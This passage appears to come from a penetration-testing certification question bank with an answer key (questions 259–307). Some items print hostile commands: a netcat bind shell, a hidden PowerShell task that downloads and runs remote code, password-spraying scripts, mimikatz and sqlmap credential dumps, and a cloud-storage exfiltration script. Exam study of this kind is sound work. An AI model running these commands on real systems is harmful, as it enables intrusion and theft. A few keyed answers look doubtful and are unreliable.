C. Important Weekly Status Update
D. Urgent Status Update

Correct Answer: *A*

Question 259
A penetration tester needs to evaluate the security of example.com and gather stealthy information using DNS. Which of the following is the best tool for the tester to use?

A. Nikto
B. InSSIDer
C. masscan
D. Recon-ng

Correct Answer: *D*

Question 260
A company hires a penetration tester to test the security implementation of its wireless networks. The main goal for this assessment is to intercept and get access to sensitive data from the company's employees. Which of the following tools should the security professional use to best accomplish this task?

A. Metasploit
B. WiFi-Pumpkin
C. SET
D. theHarvester
E. WiGLE.net

Correct Answer: *B*

Question 261
While conducting a reconnaissance activity, a penetration tester extracts the following information:

Emails:

- admin@acme.com
- sales@acme.com
- support@acme.com

Which of the following risks should the tester use to leverage an attack as the next step in the security assessment?

A. Unauthorized access to the network
B. Exposure of sensitive servers to the internet
C. Likelihood of SQL injection attacks
D. Indication of a data breach in the company

Correct Answer: *A*

Question 262
During a penetration testing exercise, a team decides to use a watering hole strategy. Which of the following is the most effective approach for executing this attack?

A. Compromise a website frequently visited by the organization's employees.
B. Launch a DDoS attack on the organization's website.
C. Create fake social media profiles to befriend employees.
D. Send phishing emails to the organization's employees.

Correct Answer: *A*

Question 263
During a testing engagement, a penetration tester compromises a host and locates data for exfiltration. Which of the following are the best options to move the data without triggering a data loss prevention tool? (Choose two.)

A. Move the data using a USB flash drive.
B. Compress and encrypt the data.
C. Rename the file name extensions.
D. Use FTP for exfiltration.
E. Encode the data as Base64.

F. Send the data to a commonly trusted service.

Correct Answer: *BF*

Question 264
Which of the following will reduce the possibility of introducing errors or bias in a penetration test report?

A. Secure distribution
B. Peer review
C. Use AI
D. Goal reprioritization

Correct Answer: *B*

Question 265
A penetration tester needs to obtain sensitive data from several executives who regularly work while commuting by train. Which of the following methods should the tester use for this task?

A. Shoulder surfing
B. Credential harvesting
C. Bluetooth spamming
D. MFA fatigue

Correct Answer: *A*

Question 266
While performing reconnaissance, a penetration tester attempts to identify publicly accessible ICS and IoT systems. Which of the following tools is most effective for this task?

A. theHarvester
B. Shodan
C. Amass
D. Nmap

Correct Answer: *B*

Question 267
A penetration tester successfully gained access to manage resources and services within the company's cloud

environment. This was achieved by exploiting poorly secured administrative credentials that had extensive permissions across the network. Which of the following credentials was the tester able to obtain?

A. IAM credentials
B. SSH key for cloud instance
C. Cloud storage credentials
D. Temporary security credentials (STS)

Correct Answer: *A*

Question 268
Which of the following frameworks can be used to classify threats?

A. PTES
B. STRIDE
C. OSSTMM
D. OCTAVE

Correct Answer: *B*

Question 269
A penetration tester is enumerating a Linux system. The goal is to modify the following script to provide more comprehensive system information:

```
#!/bin/bash
ps aux >> linux enum.txt
```

Which of the following lines would provide the most comprehensive enumeration of the system?

A. cat /etc/passwd >> linux_enum.txt
netstat -tulr >> linux_enum.txt
cat /etc/bash.bashrc >> linux_enum. txt

B. whoami >> linux_enum.txt
uname -a >> linux_enum.txt
ifconfig >> linux_enum.txt

C. hostname >> linux_enum.txt
echo $USER >> linux_enum.txt
curl ifconfig.me >> linux_enum.txt

D. lsof -i >> linux_enum.txt
uname -a >> linux_enum.txt
ls /home/ >> linux_enum.txt

Correct Answer: *A*

Question 270
During an assessment, a penetration tester sends the following request:

POST /services/v1/users/create HTTP/1.1

Host: target-application.com -

Content-Type: application/json -
Content-Length: [dynamic]
Authorization: Bearer [FUZZE]

Which of the following attacks is the penetration tester performing?

A. Directory traversal
B. API abuse
C. Server-side request forgery
D. Privilege escalation

Correct Answer: *B*

Question 271
During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops:

Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

Which of the following technical controls should the tester recommend to reduce the risk of compromise?

A. Multifactor authentication
B. Patch management
C. System hardening
D. Network segmentation

Correct Answer: *C*

Question 272
Which of the following elements of a penetration test report can be used to most effectively prioritize the remediation efforts for all the findings?

A. Methodology
B. Detailed findings list
C. Risk score
D. Executive summary

Correct Answer: *C*

Question 273
A penetration tester observes the following output from an Nmap command while attempting to troubleshoot connectivity to a Linux server.

```
Starting Nmap 7.91 ( https://nmap.org ) at 2024-01-10 12:00 UTC
Nmap scan report for example.com (192.168.1.100)
Host is up (0.001s latency).
Not shown: 9999 closed ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
2222/tcp open ssh
445/tcp open microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Which of the following is the most likely reason for the connectivity issue?

A. The SSH service is running on a different port.
B. The SSH service is blocked by a firewall.
C. The SSH service requires certificate authentication.
D. The SSH service is not active.

Correct Answer: *A*

Question 274
Which of the following methods should a physical penetration tester employ to access a rarely used door that has electronic locking mechanisms?

A. Lock picking
B. Impersonating
C. Jamming
D. Tailgating
E. Bypassing

Correct Answer: *E*

Question 275
A penetration tester finds an un authenticated RCE vulnerability on a web server and wants to use it to enumerate other servers on the local network. The web server is behind a firewall that allows only an incoming connection to TCP ports 443 and 53 and unrestricted outbound TCP connections. The target web server is https://target.comptia.org. Which of the following should the tester use to perform the task with the fewest web requests?

A. nc -e /bin/sh -lp 53
B. /bin/sh -c 'nc -l -p 443'
C. nc -e /bin/sh 53
D. /bin/sh -c 'nc 443'

Correct Answer: *A*

Question 276
With one day left to complete the testing phase of an engagement, a penetration tester obtains the following results from an Nmap scan:

```
Not shown: 1670 closed ports
PORT      START   SERVICE    VERSION
80/tcp    open    http       Apache httpd 2.2.3
                             ((CentOS))
3306/tcp  open    mysql      MySQL (unauthorized)
8888/tcp  open    httpd      lighttpd 1.4.32
```

Which of the following tools should the tester use to quickly identify a potential attack path?

A. msfvenom
B. SearchSploit
C. sqlmap
D. BeEF

Correct Answer: *B*

Question 277
A tester is working on an engagement that has evasion and stealth requirements. Which of the following enumeration methods is the least likely to be detected by the IDS?

A. curl https://api.shodan.io/shodan/host/search?key=&query=hostname:
B. proxychains nmap -sV -T2
C. for i in ; do curl -k $i; done
D. nmap -sV -T2

Correct Answer: *A*

Question 278
A penetration tester wants to identify all the TLS versions used in a web service in order to determine potentially insecure versions. Which of the following commands should the tester use?

A. nmap --script ssl-enum-ciphers
B. curl --tls-max 3
C. wget --server-response
D. openssl version

Correct Answer: *A*

Question 279
Eight months after the completion of a penetration test, the client emails the penetration tester to debate the validity of several findings. The findings are now posing a hindrance to compliance certifications. Which of the following would most likely assist the penetration tester with de-escalation?

A. Testing methodology
B. Terms of use
C. Business impact analysis
D. Client acceptance

Correct Answer: *D*

Question 280
A penetration tester is evaluating the security of a corporate client's web application using federated access. Which of the following approaches has the least possibility of blocking the IP address of the tester's machine?

A.

```
for user in $(cat users.txt); do
  for pass in $(cat /usr/share/wordlists/rockyou.txt); do
    curl -sq -XPOST https://example.com/login.asp -d"username=$user&password=$pass" |grep
"Welcome" && echo "OK: $user $pass"
done; done
```

B.

```
spray365.py generate --password_file passwords.txt --user_file users.txt --domain example.com --
delay 1 --execution_plan target.plan
spray365.py spray target.plan
```

C.

```
import requests,pathlib
users=pathlib.Path("users.txt").read_text(); passwords=pathlib.Path("passwords.txt").read_text()
for user in user:
  for pass in passwords:
    r=requests.post("https://example.com",data=f"username={user}&password={pass}",headers={"user-
agent":"Mozilla/5.0")
    if "Welcome" in r.text:
      print(f"OK: {user} {pass}")
```

D.

```
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt <domain_ip> http-post-form
"/login.asp:username=^USER^&password=^PASS^:Invalid Password"
```

Correct Answer: *B*

Question 281
A tester obtained access to a computer using a SMB exploit and now has a shell access into the target computer. The tester runs the following on the obtained shell:

schtask /create /tn Updates /tr "C:\windows\syswow64\Windows\WindowsPowershell\v1.0\powershell.exe hidden -NoLogo -NoInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring('http://10.10.1.2/asd')))'" /sc onlogon /ru System

Which of the following does this action accomplish?

A. Upgrades the shell performing a privilege escalation activity
B. Uses the Windows Update service to move the shell connection and avoid detection

C. Maintains access into the compromised computer
D. Forwards all the communication from the compromised host to the host 10.10.1.2

Correct Answer: *C*

Question 282
During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?

A. Clear the Windows event logs.
B. Modify the system time.
C. Alter the log permissions.
D. Reduce the log retention settings.

Correct Answer: *A*

Question 283
A penetration tester is assessing the overall preparedness of a client's staff for text-message-based attacks. Which of the following most accurately describes the attack technique the tester is assessing?

A. Whaling
B. Vishing
C. Wardriving
D. Smishing

Correct Answer: *D*

Question 284
A penetration tester attempts to access an internet-facing web page while conducting research on site. However, the web page is no longer accessible. Which of the following is the best step for the tester to take to continue gathering details?

A. Change the proxy settings.
B. Try a different user agent in the browser.
C. Locate a cached version of the page.
D. Ask to have the site unblocked.

Correct Answer: *C*

Question 285
A penetration tester cannot complete a full vulnerability scan because the client's WAF is blocking communications. During which of the following activities should the penetration tester, discuss this issue with the client?

A. Goal reprioritization
B. Peer review
C. Client acceptance
D. Stakeholder alignment

Correct Answer: *A*

Question 286
Which of the following is a reason to use a template when creating a penetration testing report?

A. To articulate risks accurately
B. To enhance the testing approach
C. To contextualize collected data
D. To standardize needed information
E. To improve testing time

Correct Answer: *D*

Question 287
During a security audit, a penetration tester wants to exploit a vulnerability in a common network protocol. The protocol allows encrypted communications to be intercepted and manipulated. Which of the following vulnerabilities should the tester exploit?

A. CVE-202W-ZZZZ: Cisco ASA IKEv2/IPSec Fragmentation Vulnerability
B. CVE-202Y-XXXX: Wireshark SSL/TLS Decryption Vulnerability
C. CVE-202X-YYYY: OpenSSL DROWN Attack
D. CVE-202Z-WWWW: Microsoft SMBv1 EternalBlue Exploit

Correct Answer: *C*

Question 288
A penetration tester is trying to execute a post-exploitation activity and creates the follow script:

```
def BlobStorage(file_path,file_name):
       client =  BlobServiceClient.from_connection_string(connection_string)
       blob_client = client.get_blob_client(container=container_name, blob=file_name)
       with open(file_path,"rb") as data:
        try:
             blob_client.upload_blob(data)
        except Exception:
             print(f"Denied")
               sys.exit(1)
          print(f"Success")
          sys.exit(0)
```

Which of the following best describes the tester's objective?

A. To download data from an API endpoint
B. To download data from a cloud storage
C. To exfiltrate data over alternate data streams
D. To exfiltrate data to cloud storage

Correct Answer: *D*

Question 289
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?

A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.

Correct Answer: *A*

Question 290
A penetration tester completed OSINT work and needs to identify common subdomains for mydomain.com. Which of the following is the best command for the tester to use?

A. nslookup mydomain.com >> /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com any >> /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' host X.mydomain.com

Correct Answer: *D*

Question 291
Which of the following should a penetration tester do when conducting post-engagement cleanup?

A. Return the system to its original state.
B. Close any open ports.
C. Shut down the infected system.
D. Delete all activity logs.

Correct Answer: *A*

Question 292
While performing a red-team exercise, a penetration tester uses a reading device to extract data from an employee's access badge. The tester creates a copy for unauthorized entry. Which of the following best describes this attack?

A. Smurfing
B. Card skimming
C. On-path attack
D. Credential stuffing

Correct Answer: *B*

Question 293
Which of the following security controls should be implemented when systems that are covered by a compliance agreement are maintained separately from other elements of an organization's infrastructure?

A. Key management
B. Network monitoring
C. Data isolation
D. Penetration test

Correct Answer: *C*

Question 294
A penetration tester needs to launch a Nmap scan to find the state of the port for both TCP and UDP services. Which of the following commands should the tester use?

A. nmap -sU -sW -p 1-65535 example.com

B. nmap -sU -sY -p 1-65535 example.com
C. nmap -sU -sT -p 1-65535 example.com
D. nmap -sU -sN -p 1-65535 example.com

Correct Answer: *C*

Question 295
A penetration tester gains access to a domain member server and wants to identify which potential targets are available to attack. Which of the following tools should the penetration tester use?

A. Netcat
B. Wireshark
C. Nmap
D. Responder

Correct Answer: *C*

Question 296
During a web application assessment, a penetration tester identifies an administrative tool that would allow for the production database to be deleted without authorization. Which of the following is most important for the penetration tester to consider before proceeding with testing?

A. Rules of engagement
B. Business continuity planning
C. Agreed-upon testing hours
D. Application terms of use

Correct Answer: *A*

Question 297
A company hires a penetration tester to perform an external attack surface review as part of a security engagement. The company informs the tester that the main company domain to investigate is comptia.org. Which of the following should the tester do to accomplish the assessment objective?

A. Perform information-gathering techniques to review internet-facing assets for the company.
B. Perform a phishing assessment to try to gain access to more resources and users' computers.
C. Perform a physical security review to identify vulnerabilities that could affect the company.
D. Perform a vulnerability assessment over the main domain address provided by the client.

Correct Answer: *A*

Question 298
The following file was obtained during reconnaissance:

```
# adduser.conf
DSHELL=/bin/zsh
DHOME=/home
GROUPHOMES=no
LETTERHOMES=no
SKEL=/etc/systemd-conf/temp-skeleton
FIRST_SYSTEM_UID=100
LAST_SYSTEM_UID=999
FIRST_SYSTEM_GID=100
LAST_SYSTEM_GID=999
FIRST_UID=1000
LAST_UID=2999
FIRST_GID=1000
LAST_GID=2499
USERGROUPS=yes
USERS_GID=100
DIR_MODE=0777
SETGID_HOME=no
QUOTAUSER=""
SKEL_IGNORE_REGEX="dpkg-(old|new|dist|save)"
```

Which of the following is most likely to be successful if a penetration tester achieves non-privileged user access?

A. Exposure of other users' sensitive data
B. Unauthorized access to execute binaries via sudo
C. Hijacking the default user login shells
D. Corrupting the skeleton configuration file

Correct Answer: *A*

Question 299
A penetration tester uses a pair of crutches to access a client's physical location. Which of the following is the tester most likely trying to do?

A. Tailgating
B. Impersonation
C. Badge cloning
D. Lock picking

Correct Answer: *B*

Question 300
During a security assessment of an e-commerce website, a penetration tester wants to exploit a vulnerability in the web server's input validation that will allow unauthorized transactions on behalf of the user. Which of the following techniques would most likely be used for that purpose?

A. Privilege escalation
B. DOM injection
C. Session hijacking
D. Cross-site scripting

Correct Answer: *D*

Question 301
Which of the following can an access control vestibule help deter?

A. USB drops
B. Badge cloning
C. Lock picking
D. Tailgating

Correct Answer: *D*

Question 302
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap —u www.example.com/?id=1 --schema --current-user --current-db

Correct Answer: *B*

Question 303
During a penetration test, a tester compromises a Windows computer. The tester executes the following command and receives the following output:

mimikatz # privilege::debug
mimikatz # lsadump::cache

-Output---
lapsUser
27dh9128361tsg264592101387541j
--OutputEnd--

Which of the following best describes what the tester plans to do by executing the command?

A. The tester plans to perform the first step to execute a Golden Ticket attack to compromise the Active Directory domain.

B. The tester plans to collect application passwords or hashes to compromise confidential information within the local computer.

C. The tester plans to use the hash collected to perform lateral movement to other computers using a local administrator hash.

D. The tester plans to collect the ticket information from the user to perform a Kerberoasting attack on the domain controller.

Correct Answer: *C*

Question 304
A penetration tester is preparing a password-spraying attack against a known list of users for the company "example." The tester is using the following list of commands:

1. pw-inspector -i $allwords | tee $pass

2. spray365.py spray -ep $plan

3. users="~/user.txt"; allwords="~/words.txt"; pass="~/passwords.txt"; plan="~/spray.plan"

4. spray365.py generate --password_file $pass --user file $user --domain "example.com" --execution_plan $plan

5. cewl -m 5 "http://www.example.com" -w $allwords

Which of the following is the correct order for the list of the commands?

A. 3, 4, 1, 2, 5
B. 3, 1, 2, 5, 4
C. 2, 3, 1, 4, 5
D. 3, 5, 1, 4, 2

Correct Answer: *D*

Question 305
A penetration tester creates the following Python script that can be used to enumerate information about email accounts on a target mail server:

```
...
5 |     mail = imaplib.IMAP4 (target_server, target_port)
6 |     mail.login (target_login, target_passwd)
7 |     status, messages = mail.select ("inbox")
8 |     print (f"Total Emails: {int(messages[0])}")
9 |     mail.logout()
...
```

Which of the following logic constructs would permit the script to continue despite failure?

A. Add a do/while loop.
B. Add an iterator.
C. Add a try/except block.
D. Add an if/else conditional.

Correct Answer: *C*

Question 306
A penetration tester obtained a shell on a Windows system. Which of the following would the tester use to gather more information about the host?

A. mmc.exe
B. icacls.exe
C. nltest.exe
D. winver.exe

Correct Answer: *C*

Question 307
During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result. Which of the following is the best tool to use for this task?

A. Nikto
B. Burp Suite
C. smbclient
D. theHarvester

Correct Answer: *C*